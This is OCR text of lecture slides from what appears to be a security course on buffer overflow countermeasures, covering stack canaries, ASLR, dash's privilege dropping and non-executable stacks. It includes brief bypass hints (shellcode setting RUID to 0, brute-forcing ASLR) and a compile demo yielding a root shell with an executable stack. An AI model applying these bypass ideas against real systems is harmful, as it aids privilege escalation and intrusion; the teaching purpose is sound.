
How is stack guard implemented?

The compiler places a secret value (a **stack canary**) at the stack guard memory location, and in a safe location off the stack

Somewhere else in Memory (not on stack)



THE STACK




Stack Guard


Compiler Countermeasure***

How is stack guard implemented?

Somewhere else in Memory (not on stack)



THE STACK



The compiler places a secret value (a **stack canary**) at the stack guard memory location, and in a safe location off the stack

When the function finishes, check the stack canary value.

- If the stack canary on the stack has not been modified, then no buffer overflow has occurred ✓

Stack Guard


Compiler Countermeasure***

How is stack guard implemented?

Somewhere else in Memory (not on stack)

Stack Canary Value: 45

THE STACK



The compiler places a secret value (a **stack canary**) at the stack guard memory location, and in a safe location off the stack

When the function finishes, check the stack canary value.


- If the stack canary on the stack has not been modified, then no buffer overflow has occurred ✓
- If the stack canary on the stack has been modified, then our stack guard has been overwritten– Potential overflow detected! Abort ✗

Stack Guard

Compiler Countermeasure***


How is stack guard implemented?

Somewhere else in Memory (not on stack)



Stack Canary Value: 45

THE STACK



The compiler places a secret value (a **stack canary**) at the stack guard memory location, and in a safe location off the stack

When the function finishes, check the stack canary value.

- If the stack canary on the stack has not been modified, then no buffer overflow has occurred ✓
- If the stack canary on the stack has been modified, then our stack guard has been overwritten– Potential overflow detected! Abort ✗

The insertion, checking, and aborting for stack guard/canary is done for us in the Function Prologue and Epilogue!


Stack Guard

Compiler Countermeasure***

How to bypass stack guard?

Somewhere else in Memory (not on stack)

THE STACK



Stack Canary Value: 45

... previous stack frames...

Arguments

Return Address

Previous frame pointer

Guard (45)

buffer[99]

.

.

.

.


.

buffer[0]

Stack Guard

Compiler Countermeasure***


How to bypass stack guard?



Four different tricks to bypass StackShield and StackGuard protection

Gerardo Richarte
Core Security Technologies
gera@corest.com

April 9, 2002 - June 3, 2002





Smashing the Stack Protector for Fun and Profit

Bruno Bierbaumer[1] (✉), Julian Kirsch[1], Thomas Kittel[1], Aurélien Francillon[2], and Apostolis Zarras[3]

[1] Technical University of Munich, Munich, Germany
bierbaumer@sec.in.tum.de
[2] EURECOM, Sophia Antipolis, France
[3] Maastricht University, Maastricht, Netherlands

We won’t discuss these techniques in this class, as they involve some advanced memory manipulation and magic, but just know that techniques to bypass stack guard exist ☺







Stack Guard

Compiler Countermeasure***

Somewhere else in Memory (not on stack)




How to bypass stack guard?



Four different tricks to bypass StackShield and StackGuard protection

Gerardo Richarte
Core Security Technologies
gera@corest.com

April 9, 2002 - June 3, 2002




Smashing the Stack Protector for Fun and Profit

Bruno Bierbaumer[1] (🖂), Julian Kirsch[1], Thomas Kittel[1], Aurélien Francillon[2], and Apostolis Zarras[3]

[1] Technical University of Munich, Munich, Germany
bierbaumer@sec.in.tum.de
[2] EURECOM, Sophia Antipolis, France
[3] Maastricht University, Maastricht, Netherlands

We won’t discuss these techniques in this class, as they involve some advanced memory manipulation and magic, but just know that techniques to bypass stack guard exist ☺

THE STACK



Buffer Overflow Countermeasures

- Safe Shell `(/bin/dash`)

  Bypass: Add shellcode to our payload the sets RUID = 0

- Address space layout randomization (ASLR)

  Bypass: Brute-Force / Wait to get lucky

- Stack Guard

  Bypass: Don’t worry about it (advanced memory manipulation, PRNG manipulation)


- Non executable stack

Non-Executable Stack

In a normal program, executable code is not put on the stack


Non-Executable Stack: Writeable areas of program data & are not executable

With an executable stack:




```
$ gcc -o shellcode -z execstack shellcode.c
$ ./shellcode
#      ← Got the (root) shell!
```

With a non-executable stack:



```
$ gcc -o shellcode -z noexecstack shellcode.c
$ ./shellcode
Segmentation fault (core dumped)
```

THE STACK



